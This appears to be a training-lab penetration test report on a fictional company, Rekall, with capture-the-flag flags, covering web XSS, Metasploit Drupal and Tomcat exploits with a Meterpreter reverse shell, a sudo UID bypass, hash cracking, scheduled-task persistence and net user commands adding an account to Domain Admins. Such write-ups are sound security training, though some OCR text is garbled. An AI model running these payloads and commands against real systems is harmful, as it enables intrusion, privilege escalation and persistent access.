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Penetration Test Report

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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.


High: Indirect threat to key business processes/threat to secondary business processes.

Medium: Indirect or partial threat to business processes.

Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Multiple OS, means multiple levels of penetration techniques must be applied.
- Well named infrastructure.

Summary of Weaknesses


We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Apache Tomcat RCE Vulnerability (CVE-2017-12617)
- Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)
- Brute Force Attacks
- Cracked credentials
- Cracked hash
- Cross Site Scripting Reflected
- Cross Site Scripting Vulnerabilities
- Command Injection
- Directory Traversal
- Drupal Vulnerability (CVE-2019-6340)
- Linux Security Bypass (CVE-2019-14287)
- Local File Inclusion
- Network Vulnerabilities
- Privilege Escalation
- PHP Injection Attacks
- Sensitive Data Exposure
- Searching GitHub
- Scheduled task
- SQL Injection
- Weak protocol

Executive Summary

Website Penetration Test (Day 1):

• The welcome page where you enter your name is exploitable to XSS by using: <script>alert(document.cookie)</script>:



On the next page you will be designing your perfect, unique virtual reality experience!

Begin by entering your name below!

Put your name here


GO

Welcome!


Click the link below to start the next step in your choosing your VR experience!

CONGRATS, FLAG 1 is f76sdfkg6sjf

 The comment page is vulnerable to XSS stored by using a similar command to above's point:




• The VR Planner page, where you can upload an image, is susceptible to local file inclusion. Instead of uploading an image, we uploaded a script.




On Rekall's website, we found that there is a hidden page used for DNS Check, which can be heavily exploited to navigate the website directory.


Found a vulnerability that lets us read files using the DNS Check:



• Within the same DNS Check area, found a Login.php.old2 file:



- On the same image as above, if you scroll down, there is an admin credential. Then when going into the sign in page, you can use the admin credential.
- While listing documents in the directory using DNS Checker's page, there is a text file called Robots.txt that has some information:




Linux Penetration Test (Day 2):

totalrekall.xyz

Phase 1. Planning and Reconnaissance:

Gathered a who.is report for totalrekall.xyz



 Ran an nmap -sV totalrekall.xyz to gather information such as IP address and open ports:


```
& kali)-[~/Documents/day_2]
 nmap -sV totalrekall.xyz
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-23 10:29 EDT
Nmap scan report for totalrekall.xyz (34.102.136.180)
Host is up (0.011s latency).
rDNS record for 34.102.136.180: 180.136.102.34.bc.googleusercontent.com
Not shown: 944 closed tcp ports (reset)
PORT
         STATE SERVICE
                           VERSION
1/tcp
         open tcpwrapped
25/tcp
         open
               tcpwrapped
43/tcp
         open tcpwrapped
80/tcp
         open
               http
                           openresty
83/tcp
         open
               tcpwrapped
84/tcp
         open
               tcpwrapped
85/tcp
         open tcpwrapped
89/tcp
         open tcpwrapped
110/tcp
         open tcpwrapped
119/tcp
         open tcpwrapped
143/tcp
         open tcpwrapped
389/tcp
                tcpwrapped
         open
443/tcp
         open
                tcpwrapped
465/tcp
         open
                tcpwrapped
```

Performed a certificate search on totalrekall.xyz:




Phase 2. Scanning:

• Performed a Zenmap scan on 192.168.13.0/24 to determine how many hosts are up (5):




Found a vulnerability on 192.168.13.13 that uses Apache/2.4.25 (Drupal 8)

```
Nmap scan report for 192.168.13.13
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
       STATE SERVICE VERSION
PORT
                    Apache httpd 2.4.25 ((Debian))
80/tcp open http
http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux kernel:4 cpe:/o:linux:linux kernel:5
OS details: Linux 4.15 - 5.6
Uptime quess: 9.817 days (since Wed Jul 13 15:12:56 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
TRACEROUTE
HOP RTT
            ADDRESS
    0.02 ms 192.168.13.13
```




• Found another vulnerability that uses Apache Strusts 2.3.5:




Phase 3. Exploitation:


 As this current version of Apache is vulnerable to the Tomcat exploit, that is how we will be exploiting the system using MSFConsole into Meterpreter:



• We will then view who has active sudoer permissions on the system:





 We were also able to use a command to read the passwd file (cat passwd) and found a user called Alice:



Phase 4. Post Exploitation:

• Within Meterpreter, we found a .zip file located in /root and read the file using a command (cat flagisinThisfile.7z). Another of of doing this was to install the 7z file:





• As we know that there is Drupal running on Apache, we are able to use MSF exploit to exploit Drupal (host ending with 13) and found the username:

```
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(
                                                                                                                                   ) > set rhosts 192.168.13.13
rhosts ⇒ 192.168.13.13
msf6 exploit(
                                                                                                                                > > set lhost 192.168.13.1
lhost ⇒ 192.168.13.1
msf6 exploit(
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
          Unexpected reply: #<Rex::Proto::Http::Response:0×00007f8508064ea8 @headers={"Date"⇒"Sat, 2
Unexpected reply: #<Rex::Proto::Http::Response:0×0000/18308004ea8 @meaders={ Date → Sat, 2. .25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache, privat guage"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Options"⇒"SAMEORIGIN", "Expires"⇒" X-Generator"⇒"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set tate=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut links\\"
user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\'
, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count_100=0, @max_ST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh TML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nContent-Type: 
                     \"value\": \"link\",\n
                                                                                              \"options\": \"0:24:\\\"GuzzleHttp\\\Psr7\\\FnStream\\\":
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
 [*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 7 opened (192.168.13.1:4444 → 192.168.13.13:59658 ) at 2022-07-23 13:3:
meterpreter > whoami
       Unknown command: whoami
meterpreter > uid
          Unknown command: uid
meterpreter > getuid
 Server username: www-data
meterpreter >
```

• Finally, with Alice's credentials from earlier, we are able to ssh as Alice into 192.168.13.14:

```
$ sudo -u \#$((0×ffffffffff)) cat /root/flag12.txt
d7sdfksdf384
$ ■
```

Window's Penetration Test (Day 3):

Searching GitHub, we were able to find a backup of TotalRekall's website
 (https://github.com/totalrekall/site/blob/main/xampp.users) along with what appears to be a hash for Tanya Rivera:

```
t@ kali)-[~]
   john project2.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1g 0:00:00:00 DONE 2/3 (2022-07-25 19:19) 6.666g/s 8360p/s 8360c/s 8360C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

    kali)-[~]

   П
```

Running a Zenmap scan, we were able to find a Windows 10 machine on 172.22.117.20


```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00062s latency).
Not shown: 990 closed tcp ports (reset)
       STATE SERVICE
                            VERSION
                            FileZilla ftpd 0.9.41 beta
21/tcp open ftp
                            SLmail smtpd 5.5.0.4433
25/tcp open smtp
79/tcp open finger
                            SLMail fingerd
                            Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
80/tcp open http
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp open pop3pw
                            SLMail pop3pw
110/tcp open pop3
                            BVRP Software SLMAIL pop3d
                            Microsoft Windows RPC
135/tcp open msrpc
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                            Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
443/tcp open ssl/http
http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
445/tcp open microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows 10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows
```

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
Name Last modified Size Description

flag2.txt 2022-02-15 13:53 34


Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2




In the previous screenshot, FileZilla is open and on port 21. By default, FileZilla has the
username and password of anonymous:anonymous. Using this knowledge, we were
able to use FileZilla, connect to 172.22.117.20:21 and download some files from the
remote host:




 Similarly, on the same machine above, it is running SLMail services and can be exploited using MSFConsole:




 Now that we have gained access to Windows 10 (through Meterpreter) we can now schedule an automated task so we do not lose access to the machine.




• We were also able to find a hash for a user called flag6 and were able to decrypt the hash and sign into the Windows 10 machine:




After signing into the Windows 10 machine as Flag6, we navigated to
 C:\Users\Public\Documents to see if there is anything there that can be useful:



 Following from flag6, I was able to launch a system shell as system32 and run a command to give myself administrative rights and domain admin rights (net user "Domain Admins" flag6 /ADD /DOMAIN and net user "Administrators" flag6 /ADD /DOMAIN):



Navigating around Active Directory, there is an Admin user called ADMBob



• With the hash of ADMBob, we were able to decrypt it and gain access to the server as an administrator:

Summary Vulnerability Overview

Vulnerability	Severity
Apache Tomcat RCE Vulnerability (CVE-2017-12617)	CRITICAL
Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)	CRITICAL
Drupal Vulnerability (CVE-2019-6340)	CRITICAL
Linux Security Bypass (CVE-2019-14287)	CRITICAL
Cracked hash	Medium
Weak Passwords	Medium
Directory Traversal	Medium
Cracked credentials	Medium
Sensitive Data Exposure	Medium
Scheduled task	Medium
Privilege Escalation	Medium
PHP Injection Attacks	Medium
Network Vulnerabilities	Medium
Brute Force Attacks	Low
Cross Site Scripting Reflected	Low
Local File Inclusion	Low
Searching GitHub	Low
Command Injection	Low
SQL Injection	Low
Cross Site Scripting Vulnerabilities	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
	192.168.14.35
Hosts	192.168.13.10-14
	172.22.117.20
Ports	21,22,25,79,8080

Exploitation Risk	Total
Critical	4
High	0
Medium	9
Low	7

Vulnerability Findings

Vulnerability 1	Findings
Title	Apache Tomcat RCE Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2017-12617
Images	
Affected Hosts	192.168.13.10
Remediation	Update to latest version.

Vulnerability 2	Findings
Title	Apache Strusts / Jakarta Multipart Parser RCE (CVE-2017-5638)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2017-5638
Images	
Affected Hosts	192.168.13.13
Remediation	Update to latest version.

Vulnerability 3	Findings
Title	Drupal Vulnerability (CVE-2019-6340)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical

Description	https://nvd.nist.gov/vuln/detail/CVE-2019-6340
Images	
Affected Hosts	192.168.13.13
Remediation	Update to latest version.

Vulnerability 4	Findings
Title	Linux Security Bypass (CVE-2019-14287)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	https://nvd.nist.gov/vuln/detail/CVE-2019-14287
Images	
Affected Hosts	192.168.13.14 (In general)
Remediation	Update to latest version. (versions after 1.8.28)

Vulnerability 5	Findings
Title	Weak Passwords
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Medium
Description	User accounts as well as admin accounts have very easy passwords.
Images	
Affected Hosts	192.168.13.10-15
Remediation	Update passwords stronger passwords. Enforce minimum password length with special character requirements.

Vulnerability 6	Findings
Title	Scheduled Tasks

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Generic users can make scheduled tasks.
Images	
Affected Hosts	All Windows machines.
Remediation	Lockout regular users from being able to schedule tasks.

Vulnerability 7	Findings
Title	Searching GitHub
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Low
Description	A backup of the webpage is available in a public repo on GitHub.
Images	
Affected Hosts	192.168.14.35
Remediation	Private the repository.